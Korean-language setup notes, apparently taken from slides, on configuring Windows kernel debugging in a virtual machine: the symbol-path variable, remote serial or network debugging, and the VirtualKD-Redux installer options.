
C:\Windows\system32>
```

커널 디버깅 환경 설정

별도 시스템에서 디버깅

원격 커널 디버깅

Serial 또는 네트워킹 연결



환경 변수 설정 - 디버깅 심볼 설정


HOST

윈도우 -> 환경 변수 -> 시스템 변수 설정

변수 이름: _NT_SYMBOL_PATH

변수 값:

SRV*C:\Symbols*https://msdl.microsoft.com/download/symbols



원격 디버깅 설정 - VirtualKD

VirtualKD 설치

→ <https://github.com/4d61726b/VirtualKD-Redux/releases>

VirtualKD 실행

→ target32 or target 64 > vminstall.exe

Name	Date modified
target32	6/20/2025 7:45 AM
target64	6/20/2025 7:45 AM
kdclient32.dll	6/23/2024 11:34 AM

Name	Date modified	Type	Size
kdcom.dll	6/23/2024 11:34 AM	Application extens...	20 K
vminstall	6/23/2024 11:34 AM	Application	255 K

Install VirtualKD-Redux 2024.3 on Virtual Machine

This program will prepare your guest OS for debugging with VirtualKD-Redux. The boot manager configuration will be updated accordingly. To start kernel debugging with VirtualKD-Redux, you will need to restart guest OS.

☐ Create a new boot entry:

Disable Signature Enforcement Manually!!! (Press F8) [VKD-Redux]

☒ Use existing entry "Disable Signature Enforcement Manually!!! (Press F8) [VKD-Redux]"

☒ Set VirtualKD-Redux boot entry as default 30 second timeout. ☐ Add [VKD-Redux] suffix


☐ Replace kdcom.dll (required on Windows 10+)

☐ Patch winload to force low physical addresses (required on VirtualBox and Windows 11+)

